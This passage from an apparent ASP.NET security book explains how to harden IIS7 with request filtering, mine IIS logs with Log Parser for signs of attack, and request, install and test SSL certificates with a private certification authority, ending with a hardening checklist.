   <requestFiltering allowHighBitCharacters="false" />
 </security>
</system.webServer>
```

Filtering Requests Based on File Extension

File-extension filtering can work in either a whitelist or a blacklist configuration by using the `fileExtensions` section of the `requestFiltering` element. When configured for a whitelist, only requests that match the configured file extensions will be allowed. When configured for a blacklist, requests made to the configured file extensions will be rejected.

By default, request filtering will stop requests for particular files such as `.config` , `.asax` , `.cs` , and `.vb` files. But if you cannot use a whitelist to limit requests to know the extensions, then you should extend the default blacklist filter to stop requests made for `.bak` files as well. The following example uses extension filtering to stop `.bak` requests:

```
<system.webServer>
 <security>
   <requestFiltering>
       <fileExtensions allowUnlisted="true"  >
```

```
            <add fileExtension=".bak" allowed="false"/>
        </fileExtensions>
    </requestFiltering>
 </security>
</system.webServer>
```

Filtering Requests Based on Request Size

Often, third-party components for which you do not own the source may exhibit vulnerabilities based on buffer overflows or other adverse reactions to large requests. You can configure request filtering to reject requests based on the request size, the size of the URL requested, or the size of the query string in the URL by using the `RequestLimits` element and the `maxAllowedContentLength`, `maxUrl`, and `maxQueryString` attributes on this element.

The content length size is expressed in bytes; the URL and query string sizes are measured in characters, as shown here:

```
system.webServer>
 <security>
   <requestFiltering>
     <requestLimits
        maxAllowedContentLength="30000000"
        maxUrl="260"
        maxQueryString="25"
     />
   </requestFiltering>
 </security >
</system.webServer>
```

Filtering Requests Based on HTTP Verbs

In Chapter 2, you were introduced to the `GET` and `POST` verbs. The HTTP specification provides for other verbs and protocols built on top of HTTP, and developers may use their own verbs. If you are certain that your application does not need any additional verbs, then you can reduce the attack surface by limiting the verbs allowed to reach your application by using the `verbs` element. Like filtering by file extension, this can work on either a whitelist or blacklist basis.

The following snippet shows how to limit the verbs that reach your application to `GET` and `POST`:

```
system.webServer>
 <security>
   <requestFiltering>
     <verbs allowUnlisted="false">
       <add verb="GET" allowed="true" />
       <add verb="POST" allowed="true" />
     </verbs>
   </requestFiltering>
 </security >
</system.webServer>
```

Filtering Requests Based on URL Sequences

Often, third-party components may exhibit problems based on URL sequences, such as directory transversal attacks that put `../` into a URL to attempt to break out of the application's directory. Request filtering can be configured by using the `denyUrlSequences` section to stop requests based on a sequence within the URL.

For example, the following configuration will reject any request containing a `..` sequence:

```
<system.webServer>
 <security>
   <requestFiltering>
     <denyUrlSequences>
       <add sequence=".."/>
     </denyUrlSequences>
   </requestFiltering>
 </security >
</system.webServer>
```

Filtering Requests Based on Request Segments

Segment filtering allows you to reject URLs that try to access a particular area of your application. By default, IIS7 uses segment filtering to reject all requests that attempt to access the `bin` ,`App_code` , `App_GlobalResources` ,`App_LocalResources` ,`App_WebReferences` ,`App_Data` , and`App_Browsers` directories. This is more flexible than URL sequences if you have areas that share partial names such as "bin" and "binaries." Using URL filtering, you would have to filter on "bin," which would also block requests to "binaries."

The following snippet would block access to the "bin" segment, but allow access to the "binaries" segment:

```
<system.webServer>
 <security>
   <requestFiltering>
     <hiddenSegments>
       <add segment="bin"/>
     </hiddenSegments>
   </requestFiltering>
 </security >
</system.webServer>
```

Filtering Requests Based on a Request Header

Finally, requests can be rejected on the length of a request header. As with request sizes and URL sequences, this can be useful in stopping attacks against third-party vulnerable components where updates are not available. You can filter based on header size by adding the header to

the `headerLimits` section, specifying the header name and the maximum size in characters, as shown here:

```
system.webServer>
 <security>
   <requestFiltering>
     <requestLimits>
       <headerLimits>
         <add header="Example" sizeLimit="2" />
       </headerLimits>
     </requestLimits>
   </requestFiltering>
 </security >
/system.webServer>
```

Status Codes Returned to Denied Requests

Each request filtering rule returns a 404 status code, with a specific sub-code, allowing you to monitoring the rule performance using IIS log monitoring tools. Table 14.3 lists the status codes returned by each role.

TABLE 14-3: Status Codes Returned by Request Filtering

ERROR	STATUS CODE
URL Sequence Denied	404.5
Verb Denied	404.6
File Extension Denied	404.7
Denied by hidden segment	404.8
Denied because request header is too big	404.10
Denied because URL was double-escaped	404.11
Denied because of high bit characters	404.12
Denied because content length too large	404.13
Denied because URL too long	404.14
Denied because query string too long	404.15

USING LOG PARSER TO MINE IIS LOG FILES

IIS log files are a useful source of information about activity against a Web application, and can be used proactively (for example, to monitor the log files for suspicious activity) and reactively (for example, to try to figure out what went wrong if your application has been hacked). But processing the log files manually is a painful task.

Commercial products exist to mine the data contained with IIS logs. However, Microsoft provides a free tool for mining logs, Log Parser, which is available from `http://www.iis.net/downloads/default.aspx?tabid=34&g=6&i=1287` . It not only analyzes IIS logs, but also the file system, Windows Event log, the Registry, and Active Directory. (However, this section will only cover using Log Parser to mine IIS logs and other sources relevant to Web applications.) It uses a SQL-like syntax to allow you to discover and extract information from log sources, and can be used for forensic analysis of the activity on your Web site.

Before using Log Parser, you should ensure that logging is enabled on your Web site. When configuring a Web site for the first time, you should always enable logging, preferably storing the log files on a separate drive from both your operating system and your Web site. That way, if the log files fill the drive, your Web server will stay up, and any path transversal exploits that your Web site may contain will not expose the log files themselves.

To enable and configure logging, start IIS Manager and then highlight the site for which you wish to configure logging. Click the Logging icon. You can change the directory used to store the logs by entering a path in the Directory field, and you can customize the information you want logged by clicking the Select Fields button.

Generally, you will want to select every option to log. Table 14-4 shows a description of each option, and what it would offer during log analysis.

TABLE 14-4: Available IIS7 Logging Options

NAME	DESCRIPTION	PURPOSE
`date`	Date	Correlates events.
`time`	Time	Correlates events and identifies rapid requests (such as those issued by automated scanning scripts).
`c-ip`	Client IP Address	Identifies the user or proxy.
`cs-username`	User Name	Identifies compromised Windows user accounts if they are in use for your application.
`s-sitename`	Service Name	Verifies a Web site instance if the log files are moved to another machine.
`s-computername`	Server Name	Verifies a server if the log files are moved to another machine.
`s-ip`	Server IP Address	Verifies a server if the log files are moved to another machine.
`s-port`	Server Port	Helps to verify the port number of the request, which is useful if multiple applications are running on various ports.

continues

TABLE 14-4 *(continued)*

NAME	DESCRIPTION	PURPOSE
`cs-method`	Method	Helps to discover `POST` requests that are not expected.
`cs-uri-stem`	URI Steam	Identifies the page accessed, helping to track down potentially attacked pages.
`cs-uri-query`	URI Query	Identifies the query string used in a request, which may help show injection attacks.
`sc-status`	Protocol Status	Captures the HTTP status code returned to the client, which can help identify HTTP and application errors caused by an attack.
`sc-substatus`	Protocol Substatus	Captures the HTTP status subcode (such as those returned by request filtering) returned to the client, which can help identify HTTP and application errors caused by an attack.
`sc-win32-status`	Win32 Status	Holds the Win32 error caused by a request, thus potentially highlighting an abused script of page.
`sc-bytes`	Bytes Sent	Helps to identify unusual traffic to a page.
`cs-bytes`	Bytes Received	Helps to identify unusual traffic from a page.
`time-taken`	Time Taken	Helps to identify unusual traffic from a page.
`cs-version`	Protocol Version	Helps identify older browser (or potential) bots.
`cs-host`	Host	Contains the host name from the request, allowing you to tell if an application was requested by a host or by an IP address.
`cs(User-Agent)`	User Agent	Helps to identify browsers or scripts.
`cs(Cookie)`	Cookie	Helps to uniquely identify users. Be aware that if you are using ASP.NET sessions, forms authentication, or using cookies for your own purposes, the logging of cookies may contain sensitive information that could identify a user. If this is the case, then you should carefully consider not logging cookies. Recording such data, even if your log files are in a protected location, is a risk you will want to avoid.
`cs(Referer)`	Referer	Helps identify the source of an attack if it came from a Web page. Google hacking is an example of this. Certain Google searches will return potentially vulnerable pages or scripts.

Before running any data mining on your log files, you should make a copy of them and run the mining operations on the copy. Should you need evidence in the case of a hacked Web site, log files can only be used if they are authentic and untouched. Copying the files also presents another advantage. You can reduce the amount of data to look through by only copying files applicable to the time period pertaining to when you think an attack happened.

After a potential attack, the first query you will want to run is the number of hits to resources hosted on your Web site. A high number of requests against a single resource may show a resource under attack. The following command line uses Log Parser to mine and display any URI ending in `as*x` (typically, `.aspx` shows pages, and `.ashx` shows handlers) or Windows Communications Foundation (WCF) services (ending in `.svc`):

```
 LogParser "SELECT TOP 10 cs-uri-stem AS url,➥
     COUNT(cs-uri-stem) AS hits ➥
FROM ex*.log WHERE (sc-status<400 OR sc-status =500) AND➥
(TO_LOWERCASE(cs-uri-stem) LIKE "%.as%x" ➥
     OR TO_LOWERCASE(cs-uri-stem) ➥
LIKE "%.svc') GROUP BY url ORDER BY hits DESC"
```

When run against logs from an instance of Graffiti that I host on a server for testing purposes, this query returns data somewhat like the following. You will notice nothing out of the ordinary for a blog server, the comments pages, the home page, and individual entries, which are the most commonly loaded pages.

```
  url                                                          hits
------------------------------------------------------------ ----
/CommentView.aspx                                            5885
/Default.aspx                                                3051
/default.aspx                                                970
/CommentView,guid,3deda12a-74e6-49e9-af3d-0d927d15b19e.aspx 822
/FormatPage.aspx                                             803
/Trackback.aspx                                              711
/2006/09/03/TestTitlePostUsingWindowsLiveWriterBeta.aspx     602
/Login.aspx                                                  535
/Archives.aspx                                               448
/feed/Default.aspx                                           405

Statistics:
-----------
Elements processed: 62143
Elements output:    10
Execution time:     1.98 seconds
```

Let's examine the query more closely to show how Log Parser works. Table 14-5 shows a breakdown of the parts of the SQL query used.

TABLE 14-5: Breakdown of the Log Parser Query

QUERY PART	PURPOSE
`SELECT TOP 10 cs-uri-stem AS url, COUNT(cs-uri-stem) AS hits`	Selects the `cs-uri-stem` column, renames it to `url`, and also selects the number of hits it received by totaling the number of appearances it has in the log files processed. It names this column `hits`. The `TOP 10` restriction instructs Log Parser to only return the top ten results found.
`FROM ex*.log`	Selects the data source to be used — in this case, any file beginning with `ex` and having an extension of `.log`.
`WHERE (sc-status<400) OR (sc-status>=500)`	Limits the records processed to exclude any request that returned a status code between 400 and 500. The HTTP specification states 400 status codes indicate a client error, such as requesting a resource that does not exist.
`AND (TO_LOWERCASE(cs-uri-stem) LIKE '%.as%x' OR TO_LOWERCASE(cs-uri-stem) LIKE '%.svc')`	Limits the records processed to URLs that end in `.as%x` (where `%` is a wildcard) or `.svc`, thus limiting the query to the default ASP.NET page extensions.
`GROUP BY url ORDER BY hits DESC`	Groups the results by URL, and then sorts the results in descending order of hits, thus putting the most popular request at the top of the results.

You can break down resource usage into hits per day as shown in the following:

```
 LogParser "SELECT TO_STRING(TO_TIMESTAMP(date, time),
     'yyyy-MM-dd') AS day, ➥
cs-uri-stem AS url, COUNT(cs-uri-stem) AS hits FROM ex*.log WHERE ➥
(sc-status<400 OR sc-status>=500) AND ➥
     (TO_LOWERCASE(cs-uri-stem) LIKE '%.as%x' ➥
OR TO_LOWERCASE (cs-uri-stem) LIKE '%.svc') GROUP BY day, url ➥
ORDER BY url, day DESC" -rtp:-1
```

A higher number of hits on a particular resource may indicate a potential attack, which bears further investigation.

Another useful indicator is the number of errors within an hour. A higher-than-normal number of errors may indicate that an attacker is running automated scanning software against your application. The following query returns any hour where there were more than 50 errors from the application under examination. You will obviously need to tweak the error rate to match your own Web site.

```
  LogParser "SELECT date, QUANTIZE(time, 3600) AS hour, sc-status
     Count(*)
AS Errors FROM ex*.log WHERE sc-status =400
     GROUP BY date, hour, sc-status
HAVING Errors>50 ORDER BY Errors DESC" -rtp:-1
```

When the query was executed against sample test logs, this query returned the following results, which may indicate something was being run against the server on December 13, 2008, between 16:00 and 17:00:

```
 date       hour     sc-status Errors
---------- -------- --------- ------
2005-08-09 04:00:00 404       57
2008-12-20 17:00:00 404       54
2005-08-09 03:00:00 404       68
2009-05-21 08:00:00 404       52
2005-08-09 05:00:00 404       51
2008-12-13 16:00:00 404       128

Statistics:
-----------
Elements processed: 62143
Elements output:    6
Execution time:     1.82 seconds
```

Errors with a status code of 404 are not a problem. But a high number of 404 errors in combination with a 200 (success) status code from the same IP address may indicate an attack that worked. The following query examines the log file for the December 13, 2008, and extracts the IP address which both caused a 404 error, and also successfully loaded a page:

```
 LogParser "SELECT c-ip, cs-uri-stem, Count(*)
     as Hits FROM ex*.log WHERE
TO_LOWERCASE(cs-uri-stem) NOT LIKE '%.css' AND
TO_LOWERCASE(cs-uri-stem) NOT LIKE '%.jpg' AND
TO_LOWERCASE(cs-uri-stem) NOT LIKE '%.png' AND
TO_LOWERCASE(cs-uri-stem) NOT LIKE '%.gif' AND
c-ip IN (SELECT c-ip FROM ex081213.log WHERE sc-status=404) AND
sc-status=200 GROUP BY c-ip, cs-uri-stem ORDER BY hits DESC" -rtp:-1
```

The results indicate that it was nothing to worry about:

```
 c-ip          cs-uri-stem                                          Hits
------------- ---------------------------------------------------- ----
69.147.90.42  /error.htm                                           94
81.174.237.97 /WebResource.axd                                     62
69.147.90.42  /SyndicationService.asmx/GetAtom                     46
81.174.237.97 /graffiti-admin/ajax.ashx                            44
81.174.237.97 /graffiti-admin/reporting/charts.ashx                32
```

The IP address at the top of the results belongs to Yahoo; the other IP address was my own. If you wanted to see what browser identifier was sent by a particular IP address, you would use the following query:

```
 LogParser "SELECT DISTINCT c-ip, cs(User-Agent) from ex081213.log➥
WHERE c-ip='69.147.90.42'" -rtp:-1
```

This query returned the following results, which indicate that it was simply a Yahoo robot for blogs, probably following links to tests posts I made and then deleted.

```
  c-ip         cs(User-Agent)
------------ ----------------------------------------
69.147.90.42 Yahoo!+MyBlogLog+API+Client+(curl)+5.2.5

Statistics:
-----------
Elements processed: 919
Elements output:    1
Execution time:     0.01 seconds
```

Another useful piece of data is the status codes returned to the browser. Status codes can indicate error conditions or brute force login attempts. Status code 401 indicates an unauthorized request; status code 500 indicates a server-side error in your application. To mine the status codes, use the following:

```
 logparser "SELECT cs-uri-stem, sc-status, Count(*)➥
     AS Total FROM ex*.log ➥
WHERE (TO_LOWERCASE(cs-uri-stem) LIKE '%.asp%' OR ➥
TO_LOWERCASE(cs-uri-stem) LIKE '%.svc') AND ➥
sc-status >400 GROUP BY cs-uri-stem, sc-status➥
ORDER BY cs-uri-stem, sc-status" -rtp:-1
```

Finally, a potential indicator of problems and attacks is a higher-than-normal number of bytes sent to a page, or bytes received from a page. To query the amount of bytes sent from a page, you could use the following:

```
 logparser "SELECT cs-uri-stem, Count(*) as Hits, AVG(sc-bytes)➥
     AS Avg, ➥
MAX(sc-bytes) AS Max, MIN(sc-bytes) AS Min, Sum(sc-bytes) AS Total ➥
FROM ex*.log WHERE TO_LOWERCASE(cs-uri-stem) LIKE '%.asp%' OR ➥
TO_LOWERCASE(cs-uri-stem) LIKE '%.svc' ➥
GROUP BY cs-uri-stem ORDER BY cs-uri-stem" -rtp:-1
```

To query the amount to bytes sent by a page, you could use the following:

```
 Logparser "SELECT cs-ruri-stem, Count(*) as Hits, AVG(cs-bytes)➥
     AS Avg, ➥
MAX(cs-bytes) AS Max, MIN(cs-bytes) AS Min, Sum(cs-bytes) AS Total ➥
FROM ex*.log WHERE TO_LOWERCASE(cs-uri-stem) LIKE '%.asp%' OR ➥
TO_LOWERCASE(cs-uri-stem) LIKE '%.svc%'➥
GROUP BY cs-uri-stem ORDER BY cs-uri-stem" -rtp:-1
```

As you can see, the IIS logs can provide valuable information for both monitoring your application's health, and warning you of potential attacks, should you run scripts daily and compare the results. These can also help you drill into where an attack came from, and some of what happened, should one ever occur.

USING CERTIFICATES

When you browse to your banking Web site, or your Web-based email provider, hopefully you have noticed the lock icon in your browser that indicates a secure, encrypted Web site. Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), are the protocols that provide the security for Internet communications. In order to enable SSL on your Web site it is necessary to create an X509 certificate, which contains a public and private key pair, and attach it to the Web site, which enables HTTPS. This certificate exposes its public key to connecting clients, which is then used in the bootstrap of the secure conversation that HTTPS delivers.

Certificates are provided by a Certification Authority (CA), which is an entity that issues the certificates and is trusted by other users. Windows has a default list of trusted CAs that can issue certificates that will work with Internet Explorer. Firefox has its own list of CAs (although most are common to both applications).

Certificates issued by a non-trusted CA (or certificates generated by a computer for itself — known as *self-signed certificates*) will cause warning screens to appear in the user's browser, as shown in Figure 14-3. These alert the user to the fact that the certificate is untrusted, and asks for confirmation to continue.




FIGURE 14-3: The IE8 warning screen for an untrusted HTTPS certificate

Obviously, this warning screen is off-putting to the average user, and, so, when putting a secure Web site onto the Internet, you should purchase a certificate from one of the trusted CAs, such as Thawte, Verisign, Comodo, GoDaddy, and others. When purchasing a certificate from a trusted CA, checks will be made to ensure that you own the domain you are purchasing it for, and, if you are purchasing on behalf of a company, various details about your company will also be checked.

Requesting an SSL Certificate

Requesting a certificate is a two-stage process. You start by creating the request on your IIS server, and then send it to the CA. (In shared hosting scenarios, your Web hosting provider will generally generate the request for you and send it to you.) Once the necessary checks are complete, the CA returns a response to you, which you enter into IIS to complete the request. The certificate is then available for use.

Each HTTPS site requires its own dedicated IP address. It cannot share an IP address with other Web sites. The sharing facility is provided by the host header sent by the browser when making a request. But, during an HTTPS request, this header is encrypted (along with everything else) and cannot be decrypted in order to route the request to a site.

To generate a certificate request, from the IIS Administration Manager, click on the machine you wish to generate it from in the Connections window. Then click the SSL certificates icon in the Features window. In the action menu on the right-hand side of the screen, you will see a Generate Certificate Request option. Click it and the Request Certificate window will open, as shown in Figure 14-4.




FIGURE 14-4: The IIS7 Request Certificate dialog

The"Common name" requested is the fully qualified domain name (FQDN) of your Web site (that is, the DNS entry that your users will use to connect to your site). Different FQDNs will require different SSL certificates. For example, using a certificate for `www.wrox.com` on `books.wrox.com` would cause an error screen to appear in the browser. Note that all FQDNs appear in lowercase.



WARNING *Once a certificate is generated, none of the details will be changeable, so ensure that you get them right. Otherwise, you will end up having to purchase another certificate, which can be an expensive mistake!*

Once you have filled out the certificate details and clicked Next, you have the chance to request different key sizes. Generally, you do not want to change any settings on this screen, so click Next

and you will then be prompted for a filename for the request. Save the request, which will result in a text file, such as the one shown in Listing 14-1. Then follow the instructions from your chosen CA.

LISTING 14: A sample certificate request

```
 -----BEGIN NEW CERTIFICATE REQUEST-----
MIIDajCCAtMCAQAwgYMxCzAJBgNVBAYTAkdCMRQwEgYDVQQIDAtPeGZvcmRzaGly
ZTEZMBcGA1UEBwwQSGVubGV5LW9uLVRoYW1lczETMBEGA1UECgwKaWR1bm5vLm9y
ZzENMAsGA1UECwwEd3JveDEfMB0GA1UEAwwWd2luMjAwOC12cGMuaWR1bm5vLm9y
ZzCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEArbOKDzPFrui+1TbiuVL6078b
47fpjYbMF5P/Ti+VeWmorlwoZuL4G3Ar6F7ni6WCLrQEdJELs44Zu0U5q+NAmclV
kaVAqbYvKchgsZWmOlzKHWFJkb1JQAjZwtzLzXjBs6dPydC153DQoT2MhLwdCV2+
QYjpKwTmPsmYCGpIOf8CAwEAAaCCAaQwGgYKKwYBBAGCNw0CAzEMFgo2LjAuNjAw
MS4yMEAGCSsGAQQBgjcVFDEzMDECAQUMC1dJTjIwMDgtVlBDDBJXSU4yMDA4LVZQ
Q1xiYXJyeWQMC0luZXRNZ3IuZXhlMHIGCisGAQQBgjcNAgIxZDBiAgEBHloATQBp
AGMAcgBvAHMAbwBmAHQAIABSAFMAQQAgAFMAQwBoAGEAbgBuAGUAbAAgAEMAcgB5
AHAAdABvAGcAcgBhAHAAaABpAGMAIABQAHIAbwB2AGkAZABlAHIDAQAwgc8GCSqG
SIb3DQEJDjGBwTCBvjAOBgNVHQ8BAf8EBAMCBPAwEwYDVR0lBAwwCgYIKwYBBQUH
AwEweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQC
AgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCG
SAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUOMmINkEZQJFn
GDyMXB1hk7WEaBwwDQYJKoZIhvcNAQEFBQADgYEAkUlFmoqiNsiwBeyqwMCV37jm
pv1NGixrKfrOvUtAXJPHzoXPlzFkT5LtJwYjc6JF0IOZh2765m1y11DIAvSuWWzK
insM4+S8E+HqrEDH7470rTDvhWYRHOIM0sTnLpr5np22ZQaFYbBShpxfUjByvnje
oh38Xxz7vRRaHVAvp/8=
-----END NEW CERTIFICATE REQUEST-----
```

When the response has been returned to you, it will be in the form of a `.CER` file. Save this file to the Web server, and then return to the IIS Administration Manager. Select the Server Certificates option for the server, and choose the Complete Certificate Request menu item. You will be prompted for the path to the `.CER` file and for a friendly name (which is a local name you can use to identify the certificate). I usually use the name of the site and the year in which the certificate was created. When the certificate is imported, it will be available for use.

Each time you import a certificate, you should back up the certificate, just in case you need to rebuild your operating system, or migrate it to a new machine. To back up certificates, follow these steps:

1. Return to the Server Certificates screen in the IIS Manager.
2. Select the certificate you wish to back up.
3. Choose Export from the Actions menu.
4. Enter a filename (which will have a `.pfx` extension) and a password (which is necessary because the exported file will contain both the public and private key for the certificate).

Once you have backed up the certificate, store it in a safe place from where you can restore it, should the Web server crash and need rebuilding.

Configuring a Site to Use HTTPS

To configure a site to use HTTPS, you edit the site bindings. Start the IIS Administration Manager and highlight the site for which you wish to configure SSL. Then select Bindings from the Actions menu. If the site has never been configured for SSL, click Add, which will bring up the Add Site Binding dialog shown in Figure 14-5.




FIGURE 14-5: Adding a site binding

In the binding dialog, change the type to "https" and choose the SSL certificate from the drop-down list. When you click OK, the certificate will be activated on your site, and you can browse to it using the HTTPS protocol. If you must change a certificate (for example, renewing one that has expired), then you can edit the bindings and select the new certificate.

One final thing to ensure is that the SSL2 algorithm is disabled because it is insecure. IIS allows you to choose the algorithms used for SSL using the `HKey_Local_Machine\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols` Registry key. Windows 2008 disables SSL2 by default, which you can check by looking for an `SSL 2.0\Client` subkey that contains a `DisabledByDefault` entry with a DWORD value of `1`. You can also check if SSL 2.0 is disabled by using the Advanced settings in Internet Explorer, and only enabling SSL 2.0 in the Security settings for the browser. Then you should try to load your Web site over SSL.

Setting up a Test Certification Authority

Certificates are expensive, but, during development and testing, you will often want to mirror your production environment as much as possible, including certificates. It's often recommended to use the self-signing certificate capability of IIS, or the `makecert` utility that comes with the Windows SDK. However, these have disadvantages.

A self-signed certificate has no root CA, while a `makecert`-generated certificates can generate its own root CA. However, in this case, the certificates do not have a Certificate Revocation List (CRL), a facility that CAs provide that lists certificates that may have been compromised and should not be trusted. WCF looks for a trusted CA and a CRL when it checks certificates, unless you configure it not to — which is risky, because you must always remember to turn the checks back on in production.

A better option is to use the CA that comes with Windows Server and then create your own test CA, complete with a CRL. However, in order for CRL checking to work, the CRL must always be available. You may wish to set up the CA on a machine or virtual machine that is always connected to your development network.

To set up a CA in Windows 2008, you must add the Active Directory Certificate Services role — which doesn't actually require Active Directory at all, but rather simply has extra facilities if you are in an AD environment. Follow these steps:

1. Add the role through Server Manager, noting that, once the server is installed, you cannot change the server name or its domain membership.
2. Add the Certification Authority Web Enrollment role service. This will allow you to request and receive certificates via a certificate Web site.
3. Click Next, and select the Standalone CA.
4. Click Next, and choose the Root CA option.
5. Click Next, and create a new private key.
6. Click Next, and choose the default cryptographic options. Choose a suitable common name such as "Wrox Test Certification Authority."
7. Click Next to be taken to the validity period screen. Here, I generally choose a larger number than the default so that my certificates don't expire during demos or development.
8. Click Next, and leave the logging options as the default.
9. Click Next again and choose Install.

After a while, your new CA will be activated. The CA Web site will be installed under the Default Web site on the machine.

Now you can use this new CA to generate an HTTP certificate for its own Web site. Follow these steps:

1. Start IIS Manager and generate a certificate request, using the FQDN of the machine. (You can discover this using the `ipconfig` command, and examining the machine name and default suffix of the network connection.)
2. Start Internet Explorer and load the `certserv` directory on the CA machine (for example, `http://certserv.wrox.com/certserv`).
3. Select the "Request a Certificate" link.
4. Select the "advanced certificate request."
5. Choose the second object, "Submit a certificate request . . . "and then paste the contents of the request text file into the Base-64-encoded certificate request box.
6. Click Submit.

You will then be told that your certificate request has been received. However, you must wait for the certificate to be issued, so let's issue the certificate. Follow these steps:

1. Start the Certification Authority utility in Administrative tools, and click on the `Pending Request` folder.
2. Right-click the request and choose All Tasks ➪ Issue from the context menu.
3. Return to the Web browser and go back to the Home for Certificate Services.

You can now choose the View the Status of a Pending Certificate Request, receive your certificate, and install it in IIS. (Ensure that you choose the Web site certificate and not the CA certificate when

you edit the bindings in IIS). You can then test the setup by browsing to the certificate server site using HTTPS.

Now, you must get the new root certificate from your CA and import it onto all of your development machines so that you will not get the error messages illustrated in Figure 14-3. Follow these steps:

1. Browse to the `CertSrv` directory on your new CA Web site and choose the "Download a CA certificate, certificate chain or CRL" option.
2. You can safely ignore any ActiveX warnings and choose the Download CA certificate link at the bottom of the page. This will trigger a download of `certnew.cer`, which you should save.
3. Start the Microsoft Management Console by running MMC and choose File ⇨ Add/Remove Snap-in.
4. From the list of available snap-ins, choose Certificates.
5. Click the Add button.
6. In the dialog that appears, choose the Computer Account option and click Next.
7. Choose the"Local computer" option and click Finish.

You will now be able to browse the certificates the operating system knows about and understands. Now, follow these steps:

1. Expand the Certificates option and then right-click on the Trusted Root Certification Authorities folder.
2. Choose All Tasks ⇨ Import from the context menu.
3. Click Next to move on from the wizard introductory screen, and then browse to the certificate file you downloaded from your test CA.
4. Click Next and then ensure that the "Place all certificates in the following store" option is selected, and the Trusted Root Certification Authorities store is selected.
5. Click Next again, and, finally, click Finish.

If you expand the Trusted Root Certification Authorities, you will see, in the certificates folder, your root CA certificate, named with the common name you entered during setup. The other entries in this folder will include the default trusted CAs that Windows understands and, perhaps, some other keys generated by software that uses self-signed keys.

Once you have the root CA certificate installed, you can browse to the HTTPS Web site on your CA without any errors, and request and receive SSL certificates from that CA for use in development.

A CHECKLIST FOR SECURING INTERNET INFORMATION SERVER (IIS)

This chapter has covered the basics of securing IIS, giving you the basic knowledge that you, as a developer, should know.

IIS is the environment under which your application will run, and a poorly configured secured IIS server is just as dangerous as a vulnerable application itself. Of course, normally, configuration of these facilities will be provided by your company's network administrator, or your Web hosting provider. However, as a developer, you should be aware of the security functionality that IIS provides, if only so that you can configure your development servers to match the servers you will be deploying onto. This enables you to check that your application still works in that environment before your customers discover it doesn't!

The following is a checklist you should follow when securing IIS:

- *Configure application pool identities* —Configuring a separate application pool identity will isolate multiple Web sites on the same machine. Setting a specific application pool identity will (if the identity has the appropriate permissions) allow you to access networked resources.
- *Configure appropriate trust levels for ASP.NET applications* .— Limiting what your application can do is best practice, because your applications will run under the least privilege possible. If the standard trust levels do not meet your needs, then customize and create your own.
- *Configure logging in IIS* —Log files can provide a valuable source of information when trying to track down potential attacks, or to evaluate successful ones.
- *Filter requests with IIS*—Using IIS's request filtering will stop potentially dangerous requests from reaching your application, and provides another layer of defense.
- *Use the Windows Certificate Authority to generate test certificates for HTTPS sites and Web services* —Using a test CA provides support for certificate validation and revocation, allowing you to develop your code without lowering the security level on certificate-handling code. This, in turn, removes the risk of insecure test code making it into a production environment .

15

Third-Party Authentication

As you browse the Web and register on various sites, it becomes problematic to remember the username and password for each new site you visit. You have several choices:

- Use the same username and password everywhere (meaning if one Web site gets hacked, or your trust in the company keeping your information secret is misplaced, then your login information for other sites is now at risk)
- Use individual usernames and passwords and rely on the browser to remember them for you (as well as to remember to back up your authentication list)
- Install a password-safe program where passwords are created and stored on your computer and are automatically or manually put into the browser, or
- Use a browser plug-in to generate strong passwords and store them in a third-party service (hoping that the service continues)

In this chapter, you will learn about the following:

- The history of third-party authentication
- How to integrate Security Assertion Markup Language (SAML)/Information Cards into your Web site
